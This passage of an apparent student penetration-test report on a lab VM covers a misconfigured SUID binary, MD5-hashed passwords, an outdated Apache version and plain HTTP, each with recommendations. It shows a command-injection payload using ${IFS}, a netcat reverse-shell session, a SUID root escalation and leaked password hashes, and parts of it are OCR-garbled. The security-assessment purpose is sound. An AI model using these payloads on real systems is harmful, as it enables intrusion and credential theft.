types. • User authentication – this allows to validate the identity of the person requesting sensitive and confidential information. Setting up Two-factor authentication can be beneficial as it makes it more difficult for potential intruder to gain access. • Set a maximum name length and maximum file size. • Randomize uploaded file names – randomly alter the uploaded file name which are only known to authorized admins. This will prevent attackers from accessing the file with the file name they uploaded. • Use Malware prevention – regularly scan all uploaded files using different anti-malware tools that specializes in different categories. • Remove embedded threats – anti-malware tools don't always detect embedded threats in files such PDFs, MS Office, and image files. Therefore, it is recommended to remove any possible embedded objects from the uploaded folders. • Store files in an external directory – files that are uploaded should be outside of the domain's public directory and/or Webroot directory. This prevents an attacker from executing malicious files through a website URL. • Make simple error messages – sometimes error messages provide an attacker information about the directory paths and the server configuration. This information can be used to exploit vulnerabilities. With that in mind, error message should be as simple as possible.

Finding S/N:	0003
Severity:	High
CVSS String:	CVSS:3.0/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H
Title:	Misconfigured SUID
Description:	By design, Linux system has several access attributes that can allow users or groups to perform certain actions against files, such as execute, modify or read/view files. SUID (Set User Identification) and GUID (Set Group Identification) are permissions that allow users to execute a binary or script with the permissions of its owner (SUID) or of its group (GUID). Commonly, some binaries have this permission by default as they require to perform certain actions with higher privileges. Using the file upload vulnerability, we were able to upload a file that gave us a reverse shell when the arbitrary code was executed. After getting the foothold into to the domain's server, we traverse the file directories, and noticed that there was a misconfigured file permission. From here, we exploited the vulnerable SUID bit set and escalated our privileges, gaining root access to the domain's server. It is important that this is resolved, and correct permissions are assigned to users and files, as evidently, attackers can exploit this vulnerability and any misconfigurations, and gain root access which is atrociously a disaster.
Steps to replicate:	1. Upload and locate the file that contains the malicious code in the file system. After so, execute and obtain a reverse shell.  me back **superadmin**. There are no anomalies detected. *Flag 1 Text: SQLIn Select Image to Upload: Sorry, file already exists.Sorry, your file was not uploaded. This is a feature still undergoing testing. You can search for users activity here: First Name: whoami Last Name: ;system('ls${IFS}uploads') The system is checking the backend for user: whoami system('dir') User whoami config.php login.php register.php welcome.php index.php logout.php uploads welcomeadmin.php index.php logout.php uploads welcomeadmin.php cannot be found  **uperadmin**. There are no anomalies detected. *Fla Select Image to Upload: Sorry, file already exists.Sorry, your file was not uploaded. This is a feature still undergoing testing. You can search for users activity here: First Name: Last Name: The system is checking the backend for user: whoami system('ls${IFS}uploads/year2020') User whoami capture03.pcap php-reverse-shell.phtml wirelessAA.cap wirelessAA.cap cannot be found




```
┌──(kali㉿kali)-[~]
└─$ nc -lvp 4444
listening on [any] 4444 ...
192.168.58.146: inverse host lookup failed: Unknown host
connect to [192.168.58.129] from (UNKNOWN) [192.168.58.146] 50670
Linux hackme 4.18.0-17-generic #18-Ubuntu SMP Wed Mar 13 14:34:40 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux
 04:11:15 up 16:13,  0 users,  load average: 0.03, 0.02, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
$
$ whoami
www-data
$ 
```

2. Traverse the file directories and understand the system set up.



```
usr
var
vmlinuz
vmlinuz.old
$ cd home
$ pwd
/home
$ ls
hackme
legacy
$ cat hackme
cat: hackme: Is a directory
$ cd hackme
$ ls
mypersonaldetails.txt
$ cat mypersonaldetails.txt
*Flag 3 Text: UnauthorisedAccessToWebServer*
```

3. Discovered the misconfigured SUID and exploited it, giving us root access.






```
$ cd ..
$ ls
hackme
legacy
$ ls -la
total 16
drwxr-xr-x  4 root   root   4096 Mar 26  2019 .
drwxr-xr-x 23 root   root   4096 Apr 28  2019 ..
drwxr-xr-x  5 hackme hackme 4096 Nov 28  2020 hackme
drwxr-xr-x  2 root   root   4096 Mar 26  2019 legacy
$ cd legacy
$
$ ls -la
total 20
drwxr-xr-x 2 root root 4096 Mar 26  2019 .
drwxr-xr-x 4 root root 4096 Mar 26  2019 ..
-rwsr--r-x 1 root root 8472 Mar 26  2019 touchmenot
$
$ ./touchmenot

whoami
root
```

Recommendations:


To prevent and remediate misconfigured SUIDs, some of the recommendations as follows:

- Audit file and user permissions – regular audits (scheduled and random) will help identify any misconfiguration in the system.
- Review before assigning permission on files.
- Increase the frequency of Vulnerability Assessment/Pentest to help identify such flaws and other points of entry to escalate privileges.

<table>
<tr><td>Finding S/N:</td><td>0004</td></tr>
<tr><td>Severity:</td><td>High</td></tr>
<tr><td>CVSS String:</td><td>CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N</td></tr>
<tr><td>Title:</td><td>Hashed password Md5</td></tr>
<tr><td>Description:</td><td>The goal of Md5 development was to create an algorithm that quickly creates a unique digest for each unique string (message). From this digest, it must not be possible to reconstruct the original message backwards. The Md5 hash uses 128 bits and is represented by 32 characters. Presently, it is no longer considered reliable and/or safe for use as cryptographic checksum as it has been found to be susceptible to various techniques and attack vector such as brute force. Therefore, changing the hashing of passwords will provide an added depth to the security of the business.</td></tr>
<tr><td>Steps to replicate:</td><td>1. Use the password obtained during the SQL injection attack and use online tools to identify the type of hashing used.

<table>
<tr><th>Book ID</th><th>Book Title</th><th>Cost</th></tr>
<tr><td>1</td><td>David</td><td>5d41402abc4b2a76b9719d911017c592 SGD</td></tr>
<tr><td>1</td><td>Beckham</td><td>6269c4f71a55b24bad0f0267d9be5508 SGD</td></tr>
<tr><td>1</td><td>anonymous</td><td>0f359740bd1cda994f8b55330c86d845 SGD</td></tr>
<tr><td>1</td><td>testismyname</td><td>05a671c66aefea124cc08b76ea6d30bb SGD</td></tr>
<tr><td>1</td><td>superadmin</td><td>2386acb2cf356944177746fc92523983 SGD</td></tr>
<tr><td>1</td><td>test1</td><td>05a671c66aefea124cc08b76ea6d30bb SGD</td></tr>
<tr><td>1</td><td>' or 1=1#</td><td>64d31aa26aefb615ca4325e73aa6f085 SGD</td></tr>
</table>

JOIN US AT SUTD
SUTD OPEN HOUSE 2023
18 & 19 FEB
REGISTER NOW
Loading...
MD5 Decryption
Enter your MD5 hash below and cross your fingers :
● Quick search (free) ○ In-depth search (1 credit)
Found : Uncrackable
(hash = 2386acb2cf356944177746fc92523983)</td></tr>
<tr><td>Recommendations:</td><td>To prevent from common attack vectors and to improve on the overall security of the system, some of the recommendations as follows:
• Use other forms of hashing, particularly SHA-256 and SHA-512 which are computed with eight 32-bit and 64-bit words respectively, computed with different initial values. Making it harder for attackers to decrypt the information and adds are more in-depth security to the web application system.</td></tr>
</table>

Finding S/N:	0005
Severity:	Medium
CVSS String:	CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:N
Title:	Outdated version Apache Httpd 2.4.34
Description:	During the initial network discovery, we noted that the web application is using an older version of Apache Httpd which are no longer officially supported. This older version of Apache poses security vulnerabilities, CVE-2019-10097 and CVE-2018-17189. An upgrade to latest compatible version of Apache is essential to mitigate these known vulnerabilities and unknown risk.
Steps to replicate:	1. Using Nmap, we discovered the Apache service version which is using Apache Httpd 2.4.34.  ┌──(kali㉿kali)-[~] └─$ sudo nmap -sS -sV -p1-65535 192.168.58.146 Starting Nmap 7.92 (https://nmap.org) at 2023-02-19 03:24 EST Nmap scan report for 192.168.58.146 Host is up (0.00092s latency). Not shown: 65533 closed tcp ports (reset) PORT STATE SERVICE VERSION 22/tcp open ssh OpenSSH 7.7p1 Ubuntu 4ubuntu0.3 (Ubuntu Li nux; protocol 2.0) 80/tcp open http Apache httpd 2.4.34 ((Ubuntu)) MAC Address: 00:0C:29:7C:16:FF (VMware) Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel Service detection performed. Please report any incorrect result s at https://nmap.org/submit/ . Nmap done: 1 IP address (1 host up) scanned in 7.90 seconds
Recommendations:	To prevent from common attack vectors and to improve on the overall security of the system, some of the recommendations as follows: • If compatible with existing systems, upgrade to the latest version of Apache Httpd, particularly, Apache Httpd 2.4.55.

Finding S/N:	0006
Severity:	Medium
CVSS String:	CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N
Title:	Domain using HTTP
Description:	During our foot printing, we discovered that the domain is using HTTP. The difference between HTTP vs. HTTPS is that HTTPS uses encryption and verification protocols. Particularly, HTPPS uses TLS (SSL) to encrypt normal HTTP request and response, and to digitally sign those request and response. Therefore, it makes HTTPS far more secure than HTTP. By using HTTP, information is communicated in plain text, making it easy for an attacker to use packet sniffer such as Wireshark to obtain this essential information.

Steps to replicate:	1. View the HTTP certificate from the browser.  Page Info — http://192.168.58.146/welcomeadmin.php Website Identity Website: 192.168.58.146 Owner: This website does not supply ownership information. Verified by: Not specified Privacy & History Have I visited this website prior to today? Yes, 50 times Is this website storing information on my computer? Yes, cookies Have I saved any passwords for this website? No Technical Details Connection Not Encrypted The website 192.168.58.146 does not support encryption for the page you are viewing. Information sent over the Internet without encryption can be seen by other people while it is in transit. General Permissions Security Clear Cookies and Site Data View Saved Passwords Help Google Hacking DB min. There a Reset Sorry, file a This is a feature still Fi La The system is checking the User whoami capture03.pcap ph
Recommendations:	To prevent from common attack vectors and to improve on the overall security of the system, some of the recommendations as follows: - Consider convert from HTTP to HTTPS

4. Conclusion

In conclusion, the web application’s current security posture is relatively low. Our assessment found high and medium tiered vulnerabilities which shows how vulnerable the web application is. We were able to bypass login authentication and crafted payload that enable us to obtain the credentials of system users. We were also able to login as the admin and got a foot hold into the domain’s sever, eventually escalating the privileges to root.

With these vulnerabilities identified in the web application, attackers can easily infiltrate the web application server and access other confidential information, create, amend, or delete such data. While loss of data can be mitigated with back up copies, the loss of users confidence will potentially result in a loss of reputation, sales, and revenue. Besides incurring monetary cost to reinstate lost, destroyed or doctored data, the company may incur additional costs to strengthen its cyber security policies and infrastructure.

Taking into consideration the web application’s security profile, we propose adoption of various strategies, as put forward in the recommendation section, to counter the threat of cyber-attacks. We acknowledge that every company is different and therefore, these recommendations have been tailored to suit the specific security needs of the Company. These will immensely help improve and take preventive measures to avoid detrimental outcomes of vulnerabilities found in our assessment.